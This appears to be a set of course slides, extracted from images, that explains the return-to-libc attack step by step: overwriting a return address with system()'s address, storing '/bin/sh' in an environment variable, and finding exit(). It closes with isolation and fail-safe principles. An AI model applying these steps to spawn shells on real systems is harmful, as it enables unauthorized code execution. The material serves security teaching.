- Find the address of the “`/bin/sh`” string
- ➢ To get `system`() to run this command

Return-to-libc Attack




- Find address of `system()`

➢ Overwrite the return address with `system()`'s address

- Find the address of the "`/bin/sh`" string

➢ To get `system()` to run this command




```
$ gcc -o myenv envaddr.c
$ export MYSHELL="/bin/sh"
$ ./myenv
  Value:   /bin/sh
  Address: bffffef8
```

We can define an environment variable that has the value "`bin/sh`"

The environment variable gets loaded into the program and placed onto the stack

Return-to-libc Attack



Arguments

Return Address

Previous frame pointer

Libc Shared Library

Printf

fopen

Malloc

…

system()

- Find address of `system`()

➢ Overwrite the return address with `system`()’s address


- Find the address of the “`/bin/sh`” string

➢ To get `system`() to run this command

Remember that `system(“/bin/ls”)` will fork and spawn a new process

- Construct arguments for `system`()

➢ To find the location in the stack to place the address to the “`/bin/sh`” string (arg for `system`())




**We also need to find the address for the `exit()` function so the original process can terminate gracefully


Lessons Learned

Security Principle #3

Principle of Isolation

Address spaces for processes should be isolated from one another, and there should be no interference between two address spaces





Principle of fail-safe defaults

In a process or system FAILS for whatever reason, it will default to a SAFE outcome